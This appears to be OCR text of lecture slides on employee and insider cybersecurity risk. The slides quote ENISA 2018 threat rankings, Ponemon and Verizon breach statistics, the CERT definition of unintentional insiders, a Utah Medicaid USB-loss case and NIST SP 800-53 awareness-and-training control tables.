



Figure 30. Attack chain by final attribute compromised[12] (n=941)



Top Threats 2017	Assessed Trends 2017	Top Threats 2018	Assessed Trends 2018	Change in ranking
1. Malware	⇨	1. Malware	⇨	→
2. Web Based Attacks	⇧	2. Web Based Attacks	⇧	→
3. Web Application Attacks	⇧	3. Web Application Attacks	⇨	→
4. Phishing	⇧	4. Phishing	⇧	→
5. Spam	⇧	5. Denial of Service	⇧	↑
6. Denial of Service	⇧	6. Spam	⇨	↓
7. Ransomware	⇧	7. Botnets	⇧	↑
8. Botnets	⇧	8. Data Breaches	⇧	↑
9. Insider threat	⇨	9. Insider Threat	⇩	→
10. Physical manipulation/ damage/ theft/loss	⇨	10. Physical manipulation/ damage/ theft/loss	⇨	→
11. Data Breaches	⇧	11. Information Leakage	⇧	↑
12. Identity Theft	⇧	12. Identity Theft	⇧	→
13. Information Leakage	⇧	13. Cryptojacking	⇧	NEW
14. Exploit Kits	⇩	14. Ransomware	⇩	↓
15. Cyber Espionage	⇧	15. Cyber Espionage	⇩	→

Legend: Trends: ⇩ Declining, ⇨ Stable, ⇧ Increasing
Ranking: ↑Going up, → Same, ↓ Going down

enisa

ENISA

ETL 2018

ENISA Threat Landscape Report 2018

15 Top Cyberthreats and Trends

FINAL VERSION
1.0
ETL 2018
JANUARY 2019

www.enisa.europa.eu

European Union Agency For Network and Information Security

In which of these threats are humans the vulnerability?

Employee Risk

- Ponemon Institute surveyed 1,000 small and medium-sized business owners, found negligent employees or contractors caused 60% of the data breaches
  - Employee training and stringent security protocols are necessary to mitigate risk of malicious insiders, otherwise danger of data breach remains high

- Ponemon survey of 612 CISOs found that 70% consider the “lack of competent in-house staff” as their top concern in 2018

Employee Risk

Verizon 2019 Data Breach Investigation Report

- 34% involved Internal actors
- 32% involved Phishing
- 21% caused by errors
- 15% caused by misuse by authorized users


- Firewall and email filters to weed out phishing emails and malicious websites are important, but they’re not enough
- Organizations must also ensure their security posture is good by:
  - Setting policies, educating staff, and enforcing good security hygiene
  - Taking advantage of the security options that are available
  - Training and testing employees
  - Implementing automated checks to ensure their security posture

Employee Risk


Malware delivery methods

- “When the method of malware installation was known, email was the most common, email was the most common point of entry.”
  - ➢ Median company received 94% of detected malware by email

- Once introduced by email, additional malware is downloaded, often encoded to bypass detection and installed directly


2019 Data Breach Investigations Report

verizon✓
business ready



Why is teaching security awareness essential ?

- We have a culture of trust that can be taken advantage of with dubious intent
- Most people feel security is not part of their job
- People underestimate the value of information
- Security technologies give people a false sense of protection from attack

Non-malicious insider threat

1. A current or former employee, contractor, or business partner
2. Has or had authorized access to an organization’s network, system, or data
3. Through action or inaction without malicious intent…

   Causes harm or substantially increases the probability of future serious harm to…

   confidentiality, integrity, or availability *of the organization’s information or information systems*

Major characteristic is ‘*failure in human performance*’

Carnegie Mellon Univeristy’s Software Engineering Institute’s
(SEI) Computer Emergency Response Team (CRT) CERT
Definition (2013)

The Unintentional Insider threat

from an add for…

3M™ ePrivacy Filter Software
+ 3M™ Privacy Filter

"You spelled 'confidential' wrong."

How would you characterize insiders’ information security mistakes

- **Ignorant**
  - An unintentional accident
- **Negligent**
  - Willingly ignores policy to make things easier
- **Well meaning**
  - Prioritizes completing work and “getting ‘er done” takes over following policy

Willis-Ford, C.D. (2015) “Education & Awareness: Manage the Insider Threat”, SRA International Inc., FISSA (Federal Information Systems Security Awareness) Working Group

http://csrc.nist.gov/organizations/fissea/2015-conference/presentations/march-24/fissea-2015-willis-ford.pdf


What are examples of insiders’ accidents ?

- **Accidental Disclosure**
  - Posting sensitive data on public website
  - Sending sensitive data to wrong email address
- **Malicious Code**
  - Clicking on suspicious link in email
  - Using ‘found’ USB drive
- **Physical data release**
  - Losing paper records
- **Portable equipment**
  - Losing laptop, tablet
  - Losing portable storage device (USB drive, CD)

Willis-Ford, C.D. (2015) “Education & Awareness: Manage the Insider Threat”, SRA International Inc., FISSA (Federal Information Systems Security Awareness) Working Group

http://csrc.nist.gov/organizations/fissea/2015-conference/presentations/march-24/fissea-2015-willis-ford.pdf

Example of an accident made by a well-meaning employee…



Utah Medicaid contractor loses job over data breach

By Kirsten Stewart The Salt Lake Tribune

Published January 17, 2013 5:26 pm

Health • Goold Health Systems CEO says mishap reinforces need to protect information.


“Terrific employee”:

- Account Manager handling health data for Utah
- Employee had trouble uploading a file requested by State Health Dept.
- Copied 6,000 medical records to USB drive
- Lost the USB drive, and reported the issue
- CEO admits the employee probably didn’t even know she was breaking policy
  - this makes it accidental i.e. “well meaning…”

Agenda

- ✓Milestone 2… more experiments
- ✓Human element of cyber security
- ✓Employee risk
- Cyber Security Employee Awareness and Training Risk Controls
- Evolution of Organizations’ Security Awareness and Training Programs

Guidelines for employee cyber security Awareness and Training risk controls



CNTL NO.	CONTROL NAME	PRIORITY	INITIAL CONTROL BASELINES		
			LOW	MOD	HIGH
Awareness and Training					
AT-1	Security Awareness and Training Policy and Procedures	P1	AT-1	AT-1	AT-1
AT-2	Security Awareness Training	P1	AT-2	AT-2 (2)	AT-2 (2)
AT-3	Role-Based Security Training	P1	AT-3	AT-3	AT-3
AT-4	Security Training Records	P3	AT-4	AT-4	AT-4
AT-5	**Withdrawn**	---	---	---	---
Audit and Accountability					
AU-1	Audit and Accountability Policy and Procedures	P1	AU-1	AU-1	AU-1
AU-2	Audit Events	P1	AU-2	AU-2 (3)	AU-2 (3)
AU-3	Content of Audit Records	P1	AU-3	AU-3 (1)	AU-3 (1) (2)
AU-4	Audit Storage Capacity	P1	AU-4	AU-4	AU-4
AU-5	Response to Audit Processing Failures	P1	AU-5	AU-5	AU-5 (1) (2)
AU-6	Audit Review, Analysis, and Reporting	P1	AU-6	AU-6 (1) (3)	AU-6 (1) (3) (5) (6)






TABLE 1: SECURITY CONTROL IDENTIFIERS AND FAMILY NAMES

ID	FAMILY	ID	FAMILY
AC	Access Control	MP	Media Protection
AT	Awareness and Training	PE	Physical and Environmental Protection
AU	Audit and Accountability	PL	Planning
CA	Security Assessment and Authorization	PS	Personnel Security
CM	Configuration Management	RA	Risk Assessment
CP	Contingency Planning	SA	System and Services Acquisition
IA	Identification and Authentication	SC	System and Communications Protection
IR	Incident Response	SI	System and Information Integrity
MA	Maintenance	PM	Program Management



CA-9	Internal System Connections	P2	CA-9	CA-9	CA-9
Configuration Management					
CM-1	Configuration Management Policy and Procedures	P1	CM-1	CM-1	CM-1
CM-2	Baseline Configuration	P1	CM-2	CM-2 (1) (3) (7)	CM-2 (1) (2) (3) (7)
CM-3	Configuration Change Control	P1	Not Selected	CM-3 (2)	CM-3 (1) (2)
CM-4	Security Impact Analysis	P2	CM-4	CM-4	CM-4 (1)
CM-5	Access Restrictions for Change	P1	Not Selected	CM-5	CM-5 (1) (2) (3)




NIST Special Publication 800-53
Revision 4

Security and Privacy Controls for Federal Information Systems and Organizations

JOINT TASK FORCE
TRANSFORMATION INITIATIVE


This publication is available free of charge from:
http://dx.doi.org/10.6028/NIST.SP.800-53r4

NIST
National Institute of
Standards and Technology
U.S. Department of Commerce



CNTL NO.	CONTROL NAME	PRIORITY	INITIAL CONTROL BASELINES		
			LOW	MOD	HIGH
	Awareness and Training				
AT-	Security Awareness and Training Policy and Procedures	P1	AT-1	AT-1	AT-1
AT-2	Security Awareness Training	P1	AT-2	AT-2 (2)	AT-2 (2)
AT-3	Role-Based Security Training	P1	AT-3	AT-3	AT-3
AT-4	Security Training Records	P3	AT-4	AT-4	AT-4

The guidelines for assessing cyber security risk controls



NIST Special Publication 800-53A
Revision 4

